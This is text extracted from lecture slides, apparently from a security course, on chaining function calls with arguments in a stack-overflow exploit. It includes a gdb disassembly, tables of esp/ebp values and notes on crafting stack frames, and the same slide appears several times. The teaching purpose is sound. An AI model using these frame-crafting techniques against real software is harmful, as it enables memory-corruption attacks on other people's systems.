
Jump to address just beyond the start of the target function →

```
gdb-peda$ disas baz
Dump of assembler code for function baz:
0x080485ae <+0>:    push   %ebp
0x080485af <+1>:    mov    %esp,%ebp
0x080485b1 <+3>:    sub    $0x8,%esp
0x080485b4 <+6>:    sub    $0x8,%esp
0x080485b7 <+9>:    pushl  0x8(%ebp)
0x080485ba <+12>:   push   $0x8048784
0x080485bf <+17>:   call   0x80483a0 <printf@plt>
0x080485c4 <+22>:   add    $0x10,%esp
0x080485c7 <+25>:   nop
0x080485c8 <+26>:   leave 
0x080485c9 <+27>:   ret
End of assembler dump.
```

Chaining Function Calls (**With** Arguments)

- We control value Y when we overwrite the stack
 - $\text{Y} = *X$
 - Y will become ebp after returning from A()
- Set Y to make more space between stack frames
- e.g., $\text{Y} - \text{X} = 0x20 = 32$
- **Our Task (in a nutshell):** manually craft each stack frame for the functions we return to...
 - e.g., X, X+32, X+64, etc. (remember, no zero bytes though!)


	Instructions	esp	ebp (=X)
A()'s Epilogue	movl %ebp, %esp popl %ebp ret	X X+4 X+8	X Y=*X Y
B()'s Prologue	pushl %ebp movl %esp, %ebp	X+4 X+4	Y X+4
After skipping B()'s prologue		X+8	Y



Chaining Function Calls (**With** Arguments)

- We control value Y when we overwrite the stack
 - $Y = *X$
 - Y will become ebp after returning from A()
- Set Y to make more space between stack frames
- e.g., $Y - X = 0x20 = 32$
- **Our Task (in a nutshell):** manually craft each stack frame for the functions we return to...
 - e.g., X, X+32, X+64, etc. (remember, no zero bytes though!)


	Instructions	esp	ebp (=X)
A()'s Epilogue	movl %ebp, %esp popl %ebp ret	X X+4 X+8	X Y=* X Y
B()'s Prologue	pushl %ebp movl %esp, %ebp	X+4 X+4	Y X+4
After skipping B()'s prologue		X+8	Y



Chaining Function Calls (**With** Arguments)

- We control value Y when we overwrite the stack
 - $Y = *X$
 - Y will become ebp after returning from A()
- Set Y to make more space between stack frames
 - e.g., $Y - X = 0x20 = 32$
- Our Task (in a nutshell):** manually craft each stack frame for the functions we return to...
 - e.g., X, X+32, X+64, etc. (remember, no zero bytes though!)

